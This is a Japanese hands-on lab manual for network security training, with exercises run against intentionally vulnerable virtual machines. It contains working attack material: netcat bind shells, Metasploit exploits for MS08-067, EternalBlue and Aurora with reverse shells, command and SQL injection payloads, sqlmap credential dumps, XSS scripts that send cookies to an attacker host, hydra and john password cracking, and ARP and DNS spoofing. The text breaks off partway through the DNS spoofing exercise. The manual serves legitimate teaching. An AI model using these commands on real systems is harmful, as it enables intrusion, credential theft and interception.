目　次

１．仮想マシンモニタの基本

1.1 仮想マシンの起動と停止

実験用のマシンの電源を入れ、jikken/jikken のアカウント／パスワードでホスト OS にログインする。作成したファイルは、デスクトップの「ネットワークセキュリティ」あるいは「カウンターサイバーテロ」フォルダ以下に保存する。デスクトップや他のフォルダにファイルを作成したり、他のファイルを削除したりしないこと。Virtual Box を起動し、７台（Kali-Linux２バージョンを含む。）の仮想マシンが登録されていることを確認する。各仮想マシンと仮想ネットワークの構成を図 1.1 に示す。



図 1.1 仮想ネットワークの構成

各仮想マシンは、ホストオンリーアダプタを介して同一のネットワークに接続している。実マシンにインストールされた OS はホスト OS（ここでは Windows 10）、各仮想マシンにインストールされた OS はゲスト OS と呼ばれて区別される。各仮想マシンのゲスト OS、IP アドレス、アカウント／パスワードは図中の枠内に示されたとおりである。Kali-Linux には２つのバージョン（2019.2 か 2020.2a）が準備されており、同一の IP アドレスが割り当てられているため、同時に起動することはできない。特に指示がない場合には 2020.2a を利用する。Windows XP および Windows 7 にはパスワードは設定されていない。

各仮想マシンを選択し、「起動」ボタンをクリックするとその仮想マシンが起動し、ゲスト OS を操作することができる。ゲスト OS からホスト OS に制御を戻す場合には、キーボード右下の「Alt」か「Ctrl」キーを押す。シャットダウンの操作は各ゲスト OS で実施し、「閉

じる」から「電源オフ」をクリックする。

演習 1.1

各仮想マシンを起動してログインした後、シャットダウンを実施して仮想マシンを停止する。Linux 系の OS では以下のコマンドでシャットダウンを実施できる。

```
$ sudo shutdown -h now
```

1.2 スナップショットの追加と削除

仮想マシンでは、スナップショット機能を用いてその状態を保存することが可能である。マルウェア等の悪意あるプログラムを実際に動作させて分析する場合には、実行前にスナップショットを作成して状態を保存し、分析が終了した後に仮想マシンを元の状態に復元する。

Virtual Box では、仮想マシンタブから「スナップショット作成」をクリックすることで状態を保存することが可能である。スナップショットには、後で分かりやすいように名称や説明を記述することも可能である。過去に作成したスナップショットに状態を戻す場合には、そのスナップショットを選択し、「復元」をクリックする。

演習 1.2

各仮想マシンを起動してログインできることを確認し、スナップショットを作成する。Windows XP および Windows 7 ではパスワードが設定されていないため、起動後に自動的にログインされる。ここで 最初に作成した各マシンのスナップショットは、以降の演習においても削除しないようにする 。「初期状態（削除しない)」等の分かりやすい名称を付与する。何らかの操作を実施した後、右上の×をクリックし、「仮想マシンの電源をオフ」の「現在のスナップショッ〇〇に復元」を選択し、元の状態に復元できることを確認する。

1.3 ネットワークの疎通確認

各仮想マシンは仮想ネットワークを介して接続している。ゲスト OS は、各仮想マシンの VirtualBox Host-Only Ethernet Adapter を介して相互に通信することが可能である。ホスト OS は、実マシンの VirtualBox Host-Only Ethernet Adapter を介して仮想マシンと相互に通信することが可能である。

演習 1.3.1

２つの仮想マシンを起動し、各仮想マシン間でネットワークの疎通確認を実施する。

```
$ sudo ifconfig                    # IP アドレスの確認、Windows 系では ipconfig
$ ping 192.168.0.XX                # 宛先 IP アドレスを入力する。
```

コマンドを強制停止する場合には「Ctrl + D」か「Ctrl + C」ボタンを押す。

演習 1.3.2

ホスト OS のコマンドプロンプトを起動し、仮想マシンとネットワークの疎通確認を実施する。

```
> ipconfig                                    # IP アドレスの確認
> ping 192.168.0.XX                           # 宛先 IP アドレスを入力する。
```

1.4 共有フォルダによるファイル転送

ホスト OS と Windows 系のゲスト OS では、Virtual Box のファイル共有機能を用いてファイルの転送が可能である。

演習 1.4

共有フォルダを用いてホスト OS から Windows 系のゲスト OS へファイルを転送する。

1.5 SCP によるファイル転送

ホスト OS と Linux 系のゲスト OS では、ホストオンリーネットワークを介してファイルの転送を実施することが可能である。

演習 1.5

WinSCP を用いて Linux 系のゲスト OS へファイルを転送する。REMnux では以下のコマンドで ssh サーバを起動する。

```
$ sshd start
```

WinSCP を起動し、「ホスト名」に接続先の IP アドレス、その仮想マシンのユーザ名とパスワードを入力し、ログインをクリックする。

２．ネットワークスキャン

2.1 Wireshark によるパケットキャプチャ

Wireshark は、指定したインタフェースを通過するすべてのパケットをキャプチャし、その内容を表示するプロトコルアナライザである。Wireshark 等のプロトコルアナライザを用いることで、ネットワーク上の通信内容等を確認することが可能である。Wireshark では様々なフィルタを用いることで、表示するパケットを絞り込むことが可能である。「キャプチャフィルタ」では、フィルタの条件に合致するパケットのみを表示し、条件に合致しないパケットは破棄される。「表示フィルタ」では、フィルタの条件に合致するパケットのみ表示するが、条件に合致しないパケットもキャプチャされる。

演習 2.1.1

Kali-Linux で Wireshark を起動し、「表示フィルタ」で「No ARP: not arp」を選択する。ネットワークの疎通確認の状況をモニタする。

演習 2.1.2

Kali-Linux で Wireshark を起動し、「表示フィルタ」で「TCP only: tcp」を選択する。Metasplotable 2 を起動し、ログインする。Kali-Linux で Firefox を起動し、Metasploitable 2 のトップページを表示させ、その状況をモニタする。

2.2 netcat による通信

netcat は、ネットワークの送受信を簡易に実施するためのツールであり、ペネトレーションテストにもしばしば利用される。netcat はリッスンモードで起動することで、簡易のバックドアとして利用することも可能である。そのため、ウイルス対策ソフトには悪性プログラムとして検知される場合もある。

演習 2.2.1

２つの仮想マシンを起動し、各仮想マシン間で netcat を用いて通信を実施する。

$ nc -h	# netcat の使用法やオプションの確認
$ nc -l -p 4444	# ポート 4444 を開放し、Listen モードで接続を待ち受ける。
> nc 192.168.0.11 4444	# 192.168.0.11 のポート 4444 に接続する。

演習 2.2.2

UNIX 系 OS の２つの仮想マシンを起動し、netcat を用いてバックドアを設置する。

$ nc -l -p 4444 -e /bin/sh	# 接続を待ち受け、入力をシェルに転送する。
% nc 192.168.0.11 4444	# 192.168.0.11 のポート 4444 に接続する。

演習 2.2.3

netcat で Metasploitable 2 のポート 80 番に接続し、トップページを取得する。

$ nc 192.168.0.15 80	# 192.168.0.15 のポート 80 に接続する。
GET /	# トップページを取得する。

2.3 nmap によるポートスキャン

各ポートの応答を確認することで、そのコンピュータで稼働しているサービスを推定することが可能である。これはポートスキャンと呼ばれる。代表的なポースキャンを実施するためのツールとしては nmap が挙げられる。nmap には、応答内容から OS を推定する機能もある。これは、OS Fingerprinting と呼ばれる。

演習 2.3.1

nmap で各仮想マシンのポートスキャンを実施する。

$ nmap 192.168.0.XX	# 192.168.0.XX のポートスキャンを実施する。

演習 2.3.2

nmap で各仮想マシンの OS を推定する。

$ sudo nmap 192.168.0.XX -O	# 192.168.0.XX の OS を推定する。

演習 2.3.3

ファイアウォールを有効にした場合の応答の変化を確認する。

2.4 p0f による Passive Fingerprinting

OS Fingerprinting は、受動的にパケット傍受して実施することも可能である。パッシブ方式では得られる情報は限定されるが、パケットを送信しないため、検知されにくいという特徴がある。代表的な Passive Fingerprinting のためのツールとしては p0f が挙げられる。

演習 2.4

Kali-Linux (2019.2)で p0f を起動し、各仮想マシンから netcat で Kali-Linux のポート 22 に接続する。

# p0f	# p0f を起動する。
> nc 192.168.0.11 22	# 192.168.0.11 のポート 22 に接続する。

３．Windows への攻撃

3.1 Metasploit Framework

Metasploit Framework は、コンピュータの脆弱性を突くための Exploit コードを作成し、実行するためのフレームワークである。様々な脆弱性に対応したモジュールが準備されており、これらを選択して設定するだけで、実際に Exploit コードを実行して不正アクセスを試行することが可能である。

演習 3.1

Kali-Linux で Metasploit Framework を起動し、どのような Exploit モジュールがあるか検索する。

```
$ msfconsole                    # Metasploit Framwork を起動する。
> search MS08-067               # MS08-067 を用いた Exploit を検索する。
> search CVE-2017-0144          # CVE-2017-0144 を用いた Exploit を検索する。
> search aurora                 # サイバー攻撃のキャンペーン名で検索する。
> exit                          # 終了する。
```

3.2 Windows XP への能動的攻撃

Windows XP には、SMB (Server Message Block)と呼ばれるファイルやプリンタを共有するためのサービスに任意のコマンドが実行可能な脆弱性が存在した。この脆弱性は、Conficker というマルウェアに悪用された。能動的攻撃の概要を図 3.1 に示す。



図 3.1 能動的攻撃の概要

能動的攻撃は、攻撃者が任意のタイミングで実施することが可能であり、主にサーバを対象として実施される。

演習 3.2

Windows XP を起動し、スナップショットを作成する。Kali-Linux を起動し、Windows XP とネットワークの疎通確認を実施する。Metasploit Framework を起動し、Windows XP の SMB

サービスの脆弱性を突く Exploit を試行し､任意のコマンドを実施できることを確認する。

```
> use exploit/windows/smb/ms08_067_netapi      # Exploit を選択する。
> show options                                 # Option を表示してパラメータを確認する。
> set RHOST 192.168.0.12                       # 宛先を設定する。
> exploit                                      # Exploit を実行する。
```

3.3 Windows 7 への能動的攻撃

Windows 7 には、Eternal Blue と呼ばれる任意のコマンドが実行可能な SMB の脆弱性が存在した｡この脆弱性は NSA に発見され､その後 WonnaCry というマルウェアに悪用された。脆弱性の発見に伴い OS のセキュリティも強化されており、このような能動的攻撃に利用できる脆弱性は減少している。

演習 3.3

Windows 7 を起動し、スナップショットを作成する。Kali-Linux を起動し、Windows 7 とネットワークの疎通確認を実施する。Windows 7 に対して SMB サービスの脆弱性を突く Exploit を試行し、任意のコマンドを実施できることを確認する。

```
> use exploit/windows/smb/ms17_010_eternalblue          # Exploit を選択する。
> show options                                 # Option を表示してパラメータを確認する。
> set RHOST 192.168.0.13                       # 宛先を設定する。
> exploit                                      # Exploit を実行する。
```

3.4 クライアントへの受動的攻撃

OS のセキュリティ強化に伴って能動的攻撃が難しくなり、ブラウザのようなクライアントアプリケーションの脆弱性が狙われるようになった。IE (Internet Explorer)には、不正なコードを埋め込んだページを閲覧すると任意のコマンドが実行される脆弱性が存在した。この脆弱性は当時未知（ゼロデイ攻撃）であり、Operation Aurora と呼ばれる Google 等へのサイバー攻撃で悪用された。

受動的攻撃が成功するためには、クライアントのアプリケーション（この場合は IE）に Exploit コードを埋め込んだページを読み込ませる必要がある。つまり、被害者が何らかのアクション（この場合は不審な Web サイトへのサクセス）を取らない限り攻撃は成功しない。受動的攻撃の概要を図 3.4 に示す。



図 3.4 能動的攻撃の概要

受動的攻撃では、クライアントから攻撃者のサーバに通信を確立させるため、ファイアウォール等によって通信が一方向に制限されている場合にも成功する可能性がある。

演習 3.4

Windows XP を起動し、スナップショットが作成してあることを確認する。Kali-Linux を起動し、Windows XP とネットワークの疎通確認を実施する。Metasploit Framework を起動し、接続してきたクライアントに対して試行する Exploit をセットして待ち受ける。

```
> use exploit/windows/browser/ms10_002_aurora  # Exploit を選択する。
> show options                 # Option を表示してパラメータを確認する。
> set SRVHOST 192.168.0.11     # Exploit を設置するサーバの IP アドレスを設定する。
> set SRVPORT 8080             # Exploit を設置するサーバのポート番号を設定する。
> set URIPATH index.html       # Exploit を設置するページを設定する。
> show payloads          # ペイロード（Exploit 時に実行されるコード）を確認する。
> set PAYLOAD  windows/meterpreter/reverse_tcp # ペイロードを選択する。
> set LHOST 192.168.0.11                       # ペイロードの接続元を設定する。
> exploit                                      # Exploit を実行する。
```

Windows XP で Internet Explorer を起動し、「http://192.168.0.11:8080/index.html」にアクセスする。

攻撃が成功すると、Kali-Linux に「Meterpreter session 1 opened (192.168.0.11:4444 -> 192.168.0.12:xxxx」と表示され、セッションが作成される。確立されたセッションを選択し、任意のコマンドを実施できることを確認する。

```
> sessions -l                                  # セッションを表示する。
> sessions -i 1                                # セッションを選択する。
> background                                   # セッションの選択を解除する。
```

４．Linux への攻撃

4.1 サービスへの能動的攻撃

Windows 系の OS は主にクライアントで用いられるのに対し、Linux 系の OS はサーバで用いられることが多い。サーバで稼働するサービスを提供するアプリケーションに脆弱性がある場合には、能動的に任意のコマンドを実行できる可能性がある。

演習 4.1

Metasploitable 2 を起動し、スナップショットを作成する。Kali-Linux を起動し、Metasploitable 2 とネットワークの疎通確認を実施する。Metasploit Framework を起動し、Metasploitable 2 に対し、vsftpd の脆弱性を突く Exploit を試行し、任意のコマンドを実施できることを確認する。

```
$ sudo nmap -sV -O -p- 192.168.0.15  # 192.168.0.15 のポートスキャンを実施する。
$ msfconsole                                  # Metasploit Framwork を起動する。
> search vsftpd                               # vsftpd の exploit を検索する。
> use exploit/unix/ftp/vsftpd_234_backdoor    # Exploit を選択する。
> show options                          # Option を表示してパラメータを確認する。
> set RHOST 192.168.0.15                      # 宛先を設定する。
> exploit                                     # Exploit を実行する。
```

4.2 コマンドインジェクション

Web アプリケーションへの入力の処理に脆弱性がある場合には、サーバで任意のコマンドを実行できる可能性がある。Linux の標準シェルでは、「;」、「|」、「&」、「'」、「(」、「)」等の特殊文字はコマンドの実行に使用されるので注意が必要である。

演習 4.2.1

Kali-Linux の Firefox を起動し、「http://192.168.0.15」にアクセスする。「DVWA」をクリックし、admin/password でログインする。「DVWA Security」を選択し、Security Level の「Low」を選択して「Submit」を押す。「Command Execution」を選択する。

以下のような文字列を入力して挙動を観測する。

```
127.0.0.1
ls
; ls
| ls
127.0.0.1 && ls
```

演習 4.2.2

Metasploitable 2 で以下のソースコードを確認する。

```
$ cd /var/www/dvwa/vulnerabilities/exec/source/     # ディレクトリを移動する。
$ cat low.php                                       # ファイルの内容を表示する。
$ cat high.php | more
```

4.3 SQL インジェクション

SQL と連係する Web アプリケーションへの入力の処理に脆弱性がある場合には、SQL で任意のコマンドを実行できる可能性がある。一般的な Web サーバと SQL サーバの構成を図 4.3 に示す。



図 4.3 一般的な Web サーバと SQL サーバの構成

SQL では、表 4.3 に示すような文字は特殊な意味で解釈されるので注意が必要である。

表 4.3 SQL で特殊な意味で解釈される文字の例

SQL	’	文字列定数の終端
	¥	エスケープ文字
MySQL	¥0	NULL 文字
	¥n	改行文字
	¥r	改行文字
	¥z	ファイルの終端文字（Windows 系）

演習 4.3.1

Kali-Linux から「http://192.168.0.15」にアクセスし、「DVWA」に admin/password でログインする。「DVWA Security」を選択し、Security Level が「Low」になっていることを確認する。「SQL Injection」を選択する。

以下のような文字列を入力して挙動を観察する。

```
1
2
3
9999
-1
test
```

典型的なSQLインジェクションのコードを入力し、すべてのフィールドを表示させる。

```
1’ OR ’a’=’a
```

テーブル名の一覧を取得する。

```
’ union select table_name,null from information_schema.tables #
```

パスワードのハッシュ値を取得する。

```
’ union select user,password from dvwa.users #
```

Metasploitable 2で以下のソースコードを確認する。

```
$ cd /var/www/dvwa/vulnerabilities/sqli/source/     # ディレクトリを移動する。
$ cat low.php                                       # ファイルの内容を表示する。
$ cat high.php | more
```

演習 4.3.2

SQLインジェクションは、サーバからの応答にSQLを含まない場合にも、その応答の違いを利用して可能な場合がある。このような攻撃は、ブラインドSQLインジェクションと呼ばれる。

Kali-Linuxで「Burp Suite」を起動し、「Proxy」の「Intercept」タブから「Intercept is off」とする。ブラウザを起動し、Proxyの欄に「127.0.0.1:8080」と入力する。「http://192.168.0.15」にアクセスし、「DVWA」にadmin/passwordでログインする。「DVWA Security」を選択し、Security Levelが「Low」になっていることを確認する。「SQL Injection (Blind)」を選択する。

以下のような文字列を入力して挙動を観察する。

```
1
2
3
9999
-1
test
```

「Burp Suite」で「Proxy」の「HTTP history」のタブから、Submitを押した後のGETメソッドを選択し、URLおよびCookieの内容をコピーする。

コピーしたURLおよびCookieでsqlmapを実行して脆弱性を検査する。

```
$ sqlmap -u
"http://192.168.0.15/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" --
cookie=security="low; PHPSESSID=66071cdfe7ebe5b2222bfbe42e6c7b12"
```

テーブルを表示する。

```
$ sqlmap -u
"http://192.168.0.15/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" --
cookie=security="low; PHPSESSID=66071cdfe7ebe5b2222bfbe42e6c7b12" -D dvwa --
tables
```

ユーザのカラムを表示する。

```
$ sqlmap -u
"http://192.168.0.15/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" --
cookie=security="low; PHPSESSID=66071cdfe7ebe5b2222bfbe42e6c7b12" -D dvwa -T
users --columns
```

ユーザ名とパスワードをクラックする。

```
$ sqlmap -u
"http://192.168.0.15/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" --
cookie=security="low; PHPSESSID=66071cdfe7ebe5b2222bfbe42e6c7b12" -D dvwa -T
users -C user,password --dump
```

4.4 CSRF攻撃

CSRF（クロスサイトリクエストフォージェリ)は、他のサイトから偽のリクエストを送信させる攻撃である。この攻撃は、Webアプリケーションが正規のサイトではなく、他のサイトからのリクエストを処理してしまうために発生する。この攻撃により、意図せずに不正なサイトに誘導され、身に覚えのない書き込み等を実施してしまう可能性がある。

演習4.4

Kali-Linuxから「http://192.168.0.15」にアクセスし、「DVWA」にadmin/passwordでログインする。「DVWA Security」を選択し、Security Levelが「Low」になっていることを確認 する。「CSRF」を選択する。新しいパスワードを入力し、「Change」ボタンを押してパスワードを変更する。ここで、htmlのソースコードを表示させ、「<form>」～「</form>」の部分を選択して保存する。Kali-Linuxで保存したhtmlファイルを編集し、以下のとおり「form action」を修正し、「value」に任意のパスワードを記述する。

```
<form action="http://192.168.0.15/dvwa/vulnerabilities/csrf?" method="GET">
        New password:<br />
        <input type="password" AUTOCOMPLETE="off" name="password_new"
value=”admin”><br />
        Confirm new password:<br />
        <input type="password" AUTOCOMPLETE="off" name="password_conf"
value=”admin”><br />
        <br />
        <input type="submit" value="Change" name="Change">
</form>
```

Kali-Linux で保存して html ファイルをブラウザで開き、「Change」ボタンを押す。「http://192.168.0.15」にアクセスし、パスワードが実際に変更されていることを確認する。

4.5 XSS 攻撃

XSS（クロスサイトスクリプティング）は、ブラウザに任意の JavaScript を実行させる攻撃である。この攻撃は、Web サーバが入力処理を適切に実施していないために発生する。CSRF と XSS の違いを表 4.5 に示す。XSS により、不正なスクリプトを実行させられたり、Cookie に記載された情報を搾取されたりする可能性がある。

表 4.5 CSRF と XSS の違い

	CSRF	XSS
脆弱性	Web アプリケーションのセッション管理	Web サーバの入力処理
実行場所	Web サーバ	Web ブラウザ（クライアント）
リスク	不正なサイトへの誘導 不正操作	不正なスクリプトの実行 Cookie の搾取

演習 4.5.1

Kali-Linux から「http://192.168.0.15」にアクセスし、「DVWA」に admin/password でログインする。「DVWA Security」を選択し、Security Level が「Low」になっていることを確認する。「XSS Stored」を選択する。

「Name」に適当な文字列、「Message」に以下を入力して挙動を分析する。

```
<h1>heading1</h1>
```

同様に「Message」に以下を入力して挙動を分析する。

```
<!-- 変数設定-->
<script>d=document;k=d.cookie;c="click"</script>
<script>u="http://192.168.0.15?k="+k;</script>
<!-- アンカータグ作成-->
<script>a=d.createElement("a")</script>
<script>a.href=u;a.innerText="ヘルプ"</script>
<!-- 埋め込み先指定-->
<script>p=d.getElementsByTagName("table")</script>
<!-- 埋め込み-->
<script>p[0].appendChild(a)</script>
```

「ヘルプ」をクリックし、挙動を分析する。

演習 4.5.2

Kali-Linux から「http://192.168.0.15」にアクセスし、「DVWA」に admin/password でログインする。「DVWA Security」を選択し、Security Level が「Low」になっていることを確認する。「XSS Reflected」を選択する。

適当な文字列を入力して「Submit」押し、URL を確認する。ブラウザの URL 欄に入力された文字列を以下のように置き換えて挙動を分析する。

```
http://192.168.0.15/dvwa/vulnerabilities/xss_r/?name=<script>alert(document.cookie)</script>
```

Kali-Linux で Web サーバを起動する。

```
$ sudo python -m SimpleHTTPServer
```

同様に以下のように置き換えて挙動を分析する。

```
http://192.168.0.15/dvwa/vulnerabilities/xss_r/?name=<script>window.location="http://192.168.0.11:8000"</script>
http://192.168.0.15/dvwa/vulnerabilities/xss_r/?name=<script>window.addEventListener("load",e=>window.location=["http://192.168.0.11:8000?hisCookie=",document.cookie].join(""))</script>
```

５．パスワードクラック

5.1 オフラインパスワードクラック

ユーザが入力したパスワードの正誤を確認するために、パスワードはOSに保存されている。セキュリティ上の観点から、パスワードは平文ではなくそのハッシュ値が保存されていることが多い。ハッシュ値は一方向性関数を用いて計算されるため、直接元の値を計算することはできない。そのため、生のパスワードを取得するためには、パスワードを推定してそのハッシュ値を計算し、合致するかを確認する必要がある。このような手法は、パスワードクラックと呼ばれる。

演習 5.1.1

Kali-Linuxを起動し、パスワードのハッシュ値をクラックする。

```
$ sudo unshadow /etc/passwd /etc/shadow > hash.txt  # ハッシュ値を保存する。
$ sudo john --help                                  # オプションを確認する。
$ sudo john hash.txt                                # クラックを実行する。
$ sudo john hash.txt --show                         # クラック結果を表示する。
$ tail /usr/share/john/password.lst                 # 候補を確認する。
```

演習 5.1.2

テキストエディタを起動し、演習 4.3.2 で取得したハッシュ値を「hash2.txt」として保存する。「username:hash」の形式に編集し、ハッシュ値をクラックする。

```
$ vi hash2.txt                              # パスワードのハッシュ値を編集する。
$ sudo john hash2.txt --format=Raw-MD5      # MD5を指定してクラックを実行する。
```

5.2 オンラインパスワードクラック

パスワードクラックは、リモートのサーバで稼働するサービスに対してオンラインで実施することも可能である。この手法はネットワーク経由のため発見されやすく、試行に時間もかかる。また、試行回数が制限されている場合には途中で中断してしまう。

演習 5.2.1

Kali-Linux を起動し、攻撃に使用するユーザ名およびパスワードの辞書ファイルをアップロードする。Metasploitable 2 のFTPアカウントのパスワードをクラックする。

```
$ hydra -h                                          # オプションの確認
$ hydra -L user.lst -P passwd.lst 192.168.0.15 ftp  # FTPアカウントをクラック
```

演習 5.2.2

Metasploitable 2 の ssh アカウントのパスワードをクラックする。

```
$ hydra -L user.lst -P passwd.lst -t 4 192.168.0.15 ssh
```

5.3 Web 認証パスワードのクラック

パスワードクラックは、フォーマットを指定して Web 認証に対して実施することも可能である。

演習 5.3

Kali-Linux で Firefox を起動し、「http://192.168.0.15:8180」にアクセスし、「Tomcat Administration」をクリックする。Wireshark を起動し、TCP パケットのキャプチャを開始する。Firefox の認証画面に適当なユーザ名とパスワードを入力し、「Login」をクリックする。Wireshark でキャプチャしたパケットを選択し、「Follow HTTP Stream」を実行して表 5.3 に示す項目が含まれていることを確認する。

表 5.3　キャプチャする項目

対象ホスト	192.168.0.15
認証ページ	/admin/j_security_check
データ伝送方式	POST
ユーザ名の変数	j_username
パスワードの変数	j_password
認証失敗時に含まれる文字列	error.jsp

ユーザ名とパスワードリストを指定し、フォーマットを指定して Web 認証パスワードをクラックする。

```
$ hydra -L user.lst -P passwd.lst -s 8180 192.168.0.15 http-form-post
"/admin/j_security_check:j_username=^USER^&j_password=^PASS^:error.jsp"
```

６．ネットワークの盗聴

6.1 認証情報の収集

初期侵入後、そのネットワークに関する情報がない場合には、盗聴することで認証情報等を収集できる場合がある。これらの情報は、そのネットワークを構成するコンピュータを把握するためにも有益である。

演習 6.1

Kali-Linux でレスポンダを起動し、認証情報等を収集する。

```
$ sudo responder -I eth0 -wrf
```

Windows 系 OS を起動し、エクスプローラからネットワークコンピュータで「¥¥192.168.0.11」にアクセスする。

6.2 ARP スプーフィング攻撃

ARP は IP アドレスから MAC アドレスを解決するためのプロトコルである。ARP には通信内容の真正性を確認する仕組みがないため、容易にクエリを偽装することが可能である。ARP クパケットを偽装することで、通信先を不正に変更することが可能である。

演習 6.2

Kali-Linux (2019.2)、Windows XP および Metasploitable 2 を起動する。Kali-Linux で wireshark を起動する。Windows XP で Firefox を起動し、「http://192.168.0.15」にアクセスする。この時に、Kali-Linux で通信を傍受できないことを確認する。

図 6.2 に示すような ARP スプーフィング攻撃により、Windows XP と Metasploitable 2 の通信を Kali-Linux 経由とする。



図 6.2 ARP スプーフィング攻撃の概要

Windows XP で Firefox を起動し、「http://192.168.0.15」にアクセスする。Kali-Linux で通信を傍受できることを確認する。

```
# nmap -F 192.168.0.0/24                          # ネットワークを調査する。
# echo 1 > /proc/sys/net/ipv4/ip_forward          # パケットの中継を許可する。
# arpspoof -i eth0 -t 192.168.0.15 192.168.0.12   # ARP spoofing を実行する。
# arpspoof -i eth0 -t 192.168.0.12 192.168.0.15   # ARP spoofing を実行する。
# ps x                                            # プロセスを確認する。
# kill <PID>                                      # プロセスを終了する。
```

6.3 DNS スプーフィング攻撃

DNS はドメイン名と IP アドレスを変換するサービスである。通常の DNS には通信内容の真正性を確認する仕組みがなかったため、容易にクエリを偽装することが可能である。DNS で応答を偽装することで、通信先を不正なサイトに誘導することが可能である。

演習 6.3

「/etc/ettercap/etter.dns」の「# microsoft sucks ;)」の項に以下の行を追加する。

```
* A 192.168.0.11                # 任意の DNS クエリに対して 192.168.0.11 と応答する。
```

Ettercap を起動し、DNS スプーフィングを有効にする。

```
# ettercap -TqM arp:remote /192.168.0.12// /192.168.0.15//
p
: dns_spoof
```

「/var/www/html」に「index.html」という名称で偽のコンテンツを作成し、Web サーバを起動する。

```
# cd /var/www/html                # Web サーバのトップディレクトリに移動する。
# mv index.html index.bak         # 元のコンテンツをバックアップする。
# vi index.html                   # トップページの偽のコンテンツを作成する。
